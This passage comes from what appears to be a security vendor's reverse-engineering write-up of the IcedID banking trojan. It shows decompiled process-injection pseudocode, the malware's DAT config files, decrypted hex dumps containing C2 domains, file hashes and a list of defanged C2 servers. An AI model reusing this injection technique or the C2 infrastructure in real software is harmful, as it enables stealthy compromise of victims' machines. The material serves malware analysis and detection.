    if ( !CreateProcessA(0, &CommandLine, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
        return 0;
    Func_process_injection((int)ProcessInformation.hProcess, a1) // process injection
    ResumeThread(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hThread);
    return ProcessInformation.hProcess;
}
    
```

Figure 16. The thread function 0x52fc

As shown in Figure 16, IcedID creates the svchost.exe child process with parameter CREATE_SUSPENDED. The primary thread of the new process would be in a suspended state, and the newly created process does not run until the **ResumeThread** function is called. Before resuming the primary thread, IcedID performs the code injection into the new process space. After that, it calls the **ResumeThread** function. The pseudo code of the injected code is shown in Figure 17.

```

int __cdecl func_process_injection(int a1, int a2)
{
    int v2; // eax
    signed int v3; // esi
    HANDLE v4; // eax
    HANDLE v5; // eax
    DWORD v7; // [esp+0h] [ebp-2Ch]
    void *v8; // [esp+4h] [ebp-28h]
    int v9; // [esp+8h] [ebp-24h]
    int v10; // [esp+Ch] [ebp-20h]
    int v11; // [esp+10h] [ebp-1Ch]
    int v12; // [esp+14h] [ebp-18h]
    int v13; // [esp+18h] [ebp-14h]
    int v14; // [esp+1Ch] [ebp-10h]
    int v15; // [esp+20h] [ebp-Ch]
    int v16; // [esp+24h] [ebp-8h]
    int v17; // [esp+28h] [ebp-4h]

    v17 = *(_DWORD*)(a2 + 10);
    v2 = *(_DWORD*)(a2 + 6) + 14;
    v11 = 0;
    v12 = 0;
    v15 = a2 + v2;
    v9 = a1;
    v10 = a2 + 14;
    v13 = 0;
    v14 = 0;
    v16 = 0;
    v3 = wrap NtAllocateVirtualMemory 0(&v9); // Allocate three memory regions in remote process space
    if ( v3 )
    {
        v3 = sub 444ED0(&v9); // Decrypt the injected code
        if ( v3 )
        {
            v3 = wrap wrap ZwWriteVirtualMemory 0(&v9); // Inject code into previous allocated thress memory regions
            if ( v3 )
            {
                v3 = hook_RtlExitUserProcess(&v9); // Hook RtlExitUserProcess in remote process space
            }
        }
    }
    if ( v13 )
    {
        v4 = GetProcessHeap();
        HeapFree(v4, v7, v8);
    }
    if ( v11 )
    {
        v5 = GetProcessHeap();
        HeapFree(v5, v7, v8);
    }
    return v3;
}

```

Inject code into svchost.exe child process

Figure 17. Inject code into svchost.ext child process

In the injection function, it first allocates three memory regions into the remote process space. Then it decrypts the injected code from DAT config file. Next, it performs the code injection into previous allocated three memory regions. Finally, it sets up a hook at RtlExitUserProcess API in the remote process space. Next, let’s continue to analyze which DAT config file is injected into the corresponding child process.

1. yxuvgoshgc.dat(748961aabd75b85ee602e5f6d70322b281930349fbc98ad5c638104a759eba0b)

This DAT config file is injected into the child process 1 like the following. There are three memory regions to be injected into the child process 1. The first one is the injected code segment. The second one is a data segment including several system API’s addresses and updated C2 server list. The third one is a PE file.




Figure 18. Injected svchost.exe child process 1

The hooked RtlExitUserProcess in child process 1 is shown below. When the RtlExitUserProcess function is called, it jumps to 0x210DF(offset:0x10DF) to execute the payload.




Figure 19. Hooked RtlExitUserProcess in svchost.exe child process 1

2. uvgbwwwjcc.dat(b1d9d9bb617463a1cef665322949b29ad23ebfee2892908385b30cd739c163ce)

This DAT config file is injected into the child process 2 like the following. There are three memory regions to be injected into the child process 2. The first one is the injected code segment. The second one is a data segment including several system API's addresses and updated C2 server list. The third one is a data segment.




Figure 20. Injected svchost.exe child process 2

The hooked RtlExitUserProcess in child process 2 is shown below. When the RtlExitUserProcess function is called, it jumps to 0x21E0A(offset:0x1E0A) to execute the payload.




Figure 21. Hooked RtlExitUserProcess in svchost.exe child process 2

3. encziczibc.dat(672440151cd67a20bcc5c9f9f66f7d091098b0bd2a087eac79af1f11bf3403)

This DAT config file is injected into the child process 3 like the following. There are three memory regions to be injected into the child process 3. The first one is the injected code segment. The second one is a data segment including several system API's addresses and updated C2 server list. The third one is a data segment.




Figure 22. Injected svchost.exe child process 3

The hooked RtlExitUserProcess in child process 3 is shown below. When the RtlExitUserProcess function is called, it jumps to 0x11168E(offset:0x168E) to execute the payload.




Figure 23. Hooked RtlExitUserProcess in svchost.exe child process 3

Regarding how these three child processes work internally, I will continue to analyze it in part III.

0x06 Persistent Payload And File Write Operations

We observed some file write operations like the following. It puts the persistent payload into a specific folder. And it also puts seven .DAT config files into the folder “C:\ProgramData\cmrreaykdkq”. The sub-directory name might differ in different compromised systems.



Figure 24. The file write operations of persistent payload and DAT config files

The following table lists the detailed description of these DAT config files.

URL Parameter g	DAT file's name	Size in bytes	Purpose
18	yxuvgoshcb.dat	258,950	Web inject (Magic number "zeus")
19	kdkdkqtfdb.dat	2,137	Web inject (Magic number "zeus")
20	alofykqgeb.dat	340	Update C2 server list
33	encziczibc.dat	91,032	Inject code in child process 3
34	uvgbwwwjcc.dat	137,402	Inject code in child process 2
36	wjalosuiec.dat	42,483	
38	yxuvgoshgc.dat	270,630	Inject code in child process 1

Table 1. The detailed description of DAT config files

0x07 Signature Verification

IcedID can do signature verification of the payload. It first decrypts the C2 server config file(alofykqgeb.dat) with RC4 key (see "RC4 key generation algorithm" section). The decrypted data buffer is shown below. This buffer has three parts. The first 8 bytes is the original RC4 key. The subsequent 0x80 bytes of data is the signature data to be verified. The third part is the updated C2 server list.

Address	Hex	ASCII
003F0330	27 A2 26 1E FC DD CB 5A 37 AA 48 0B 88 C8 2E C2	"&.uYEZ7^H..E.Ä
003F0340	AA 3E C0 7B 5E D4 AA 6A 95 BA B4 72 0C 6A F9 07	">A{A0^j.°°r.jü.
003F0350	D4 45 44 E2 7F A7 30 C7 E9 8A 56 E1 60 35 E0 8A	ÖEDä.š0čé.vá'šà.
003F0360	4D 88 52 BE 89 C7 F6 D8 00 55 87 E0 24 BE 94 A7	M.RX.çøø.u.àšX.š
003F0370	DD 86 DC E2 75 F6 9E 3F 3D 9F 08 28 43 A3 61 E2	Ÿ.Uäüö.?=(Cfaä
003F0380	84 0B E0 F2 82 8F 08 95 3D BD D0 DC F8 4E F2 DD	..äö²..=%DUøNöŸ
003F0390	31 3B 34 62 90 D4 58 BE 65 F2 6E 3B 96 28 71 8E	l;4b.ÖXNeön;.Cq.
003F03A0	45 BF EB 39 3A 51 18 37 B3 34 09 6A 21 2E 0E 39	Ezē9:Q.7³4.jl..9
003F03B0	92 6C 5F A2 80 0C D9 65 0C 74 68 72 61 63 69 61	.l_c..Ùe.thracia
003F03C0	6C 2E 70 77 00 0E 73 61 75 64 69 65 6E 74 65 72	l.pw..saudienter
003F03D0	2E 70 77 00 0E 67 6F 6F 64 69 6E 7A 6F 6E 65 2E	.pw..goodinzone.
003F03E0	61 74 00 11 66 6F 72 73 79 6E 61 6E 63 68 79 76	at..forsynanchyv
003F03F0	2E 63 6F 6D 00 11 68 69 70 70 6F 6E 65 78 75 6E	.com..hipponexun
003F0400	61 6D 2E 6F 72 67 00 0E 63 68 61 72 64 69 6F 70	am.org..chardiop
003F0410	2E 63 6C 75 62 00 0F 70 61 72 65 6E 65 73 73 65	.club..parenesse
003F0420	64 2E 69 63 75 00 13 6D 65 63 68 61 6E 67 65 72	d.icu..mechanger
003F0430	6F 75 73 2E 73 70 61 63 65 00 10 65 78 63 68 61	ous.space..excha
003F0440	6E 67 65 73 74 73 2E 78 79 7A 00 12 68 79 64 72	ngests.xyz..hydr
003F0450	79 6C 61 74 65 72 2E 6F 6E 6C 69 6E 65 00 14 63	ylater.online..c
003F0460	61 72 6C 73 62 61 64 65 6E 6F 6D 69 73 65 2E 74	arlsbadenomise.t
003F0470	6F 70 00 0F 77 61 67 65 6E 73 74 65 61 64 2E 78	op..wagenstead.x
003F0480	79 7A 00 00 00 AB AB AB AB AB AB AB AB AB FE EE FE	yz...««««««««bip
003F0490	00 00 00 00 00 00 00 00 00 A6 79 65 57 9E 00 00lyew...
003F04A0	50 D8 3E 00 90 61 3E 00 EE FE EE FE EE FE EE FE	P0>..a>.ipipipip
003F04B0	2D A6 7A 4B 7A 9E 00 18 D0 97 07 77 EF CD AB 89	-!zKz...D..wi«.

Decrypt alofykqgeb.dat (C2 server config file)

Figure 25. Decrypt data in alofykqgeb.dat

Next, it decrypts the buffer of hard-coded RSA public key with XOR operation.

Address	Hex	ASCII
000A85F0	0b c7 21 CF 26 F6 68 F3 EA C8 CD 34 41 5B EE B6	.ç IôhóëEi4A{1
000A8600	1b 4c e4 b1 7e d5 9d 2d a8 54 23 d3 9a 56 1c 28	.Laz~ô.-T#ó.V.(
000A8610	51 89 f6 1c ad 61 c1 a9 4d 7a 43 30 6e 4d b3 fe	Q.o..aAðMzCðNM³p
000A8620	4a 1e 63 e5 5b 8d b6 f3 77 f9 c6 50 c5 49 57 78	J.c.â[.fôwüAPAIwx
000A8630	69 be db 1f 77 bf 07 68 97 80 96 72 51 ef 83 ee	iX0.wz.k...rQ1.i
000A8640	45 58 38 27 e8 7a c5 3d a0 ad d6 b5 b5 f7 37 4d	EX8'èzâ=.ômµ+7M
000A8650	dc d1 a8 c5 84 f9 dd 6c c0 e2 9d 05 5a 16 9d df	UN'A.ÿY1Aâ..z..B
000A8660	d0 b7 59 d5 a1 b4 79 72 5c 11 cd 5b cb 9c 9a c3	ð.y0j yr\.[E..A
000A8670	42 21 9e 28 30 25 53 70 41 4f 59 03 97 9e 00 c3	B1.(0SpAOY...Ä
000A8680	77 f0 32 0a 22 00 20 00 2f 00 75 00 00 00 00 00	wðZ."./u.....
000A8690	8e 0a 7a 63 96 0a 02 44 61 d7 8f 85 50 0e 89 00	..zC...Dax..P...
000A86a0	1e 98 f8 6d f4 12 20 83 c6 37 09 39 b9 53 00 00	..omô..Æ7.9!S...
000A86b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Address	Hex	ASCII
0023FAEE	00 00 00 a4 00 00 52 53 41 31 00 04 00 00 01 00RSA1.....
0023FAFE	01 00 e9 5f 99 ec b7 1a 45 a1 e2 ad a0 b5 5c 4c	...ë..i..Ejâ. µ\L
0023FB0E	d7 d3 8b 33 a9 5a f5 e1 cf 35 2f 12 5d 48 50 52	xó.3@ZóâI5/.)HPR
0023FB1E	86 54 cc 07 b2 32 68 b7 a0 22 bd b2 eb e5 64 7b	.T1.²2h. "½²eâd{
0023FB2E	fa d0 51 ed 6f 98 2f 1b 1a 77 10 80 6d 58 5f 14	úðQíø./..w.'mX..
0023FB3E	dd 96 7f f0 c1 fc bf e3 b0 c7 cd 0c 88 d0 d1 14	ÿ.ðAuã'çI.ðÑ.
0023FB4E	89 0a a2 ab b5 9f 78 79 11 00 1b 49 73 69 ca fb	..çµ..xy.'çI.ÏsîËÜ
0023FB5E	bc 64 36 3e 7d b3 43 5f ab 29 b3 67 26 5e 4f e4	%d6}²C_«)²g&A0â
0023FB6E	bf e7 16 77 3b 83 f9 d4 d5 06 d6 c1 ee 75 6d bc	¿ç.w;:úð0.0AiumK
0023FB7E	d7 bb 81 1c 0a 00 b8 03 3f 00 cc 00 00 00 38 03	xæ... ..?..I...8.

hard-coded RSA public key which is encrypted

RSA public key

Figure 26. The hard-coded RSA public key which is encrypted and RSA public key

Then, it calls CryptVerifySignatureW function to verify the signature.

The screenshot shows a debugger window with assembly code and memory dumps. The assembly code at address 000A429E includes a call to CryptVerifySignatureW. A red arrow points from this call to a memory dump at address 003F0338, which contains a signature. Another red arrow points from the call to a memory dump at address 003F0338, which contains the signature.

Figure 27. Call CryptVerifySignatureW function to verify the signature

0x08 Solution

This malicious PE file has been detected as “W32/Kryptik.GTSU!tr” by the FortiGuard AntiVirus service.

The C2 server list has been rated as “Malicious Websites” by the FortiGuard WebFilter service.

0x09 Conclusion

We have walked through what the svchost.exe parent process does internally. It includes how IcedID communicates with C2 server, RC4 key generation algorithm, the code injection process, what the multiple threads do in detail, signature verification, etc.

In the next [blog](#), I will provide a deep analysis of these three svchost.exe child processes.

Reference

SHA256

alofykqgeb.dat(00040d021a4813f11ba580ad76c669144ae787b8b93c6a3559e6662301d3be72)
encziczibc.dat(672440151cd67a20bcc5c9f9f66f7d091098b0bd2a087eeac79af1f11bf3403)
kdkdkqtfdb.dat(9bfb66621cf27f086f8db9e8761841fd0aff3a0a6348988324b408319639b9b8)
uvgbwwwjcc.dat(b1d9d9bb617463a1cef665322949b29ad23ebfee2892908385b30cd739c163ce)
wjalosuiec.dat(29d47ddb05381dd591c77c5eee62236cfc7120b1719d6e40f29872e9c9b53a0c)
yxuvgoshcb.dat(24818652fd0031b3a1626da35068ec868d8d3b9635cb011677188cf73bc3eb5a)
yxuvgoshgc.dat(748961aabd75b85ee602e5f6d70322b281930349fbc98ad5c638104a759eba0b)

C2 Server

albarthurst[.]pro
mozambiquet[.]pw
ransmittend[.]club
summerch[.]xyz
ethracial[.]pw
saudienter[.]pw
goodinzone[.]at
forsynanchyv[.]com
hipponexunam[.]org
chardiop[.]club
parenessed[.]icu
mechangerous[.]space
exchangests[.]xyz
hydrylater[.]online
carlsbadenomise[.]top
wagenstead[.]xyz

Learn more about [FortiGuard Labs](#) and the FortiGuard Security Services [portfolio](#). [Sign up](#) for our weekly FortiGuard Threat Brief.

Read about the FortiGuard [Security Rating Service](#), which provides security audits and best practices.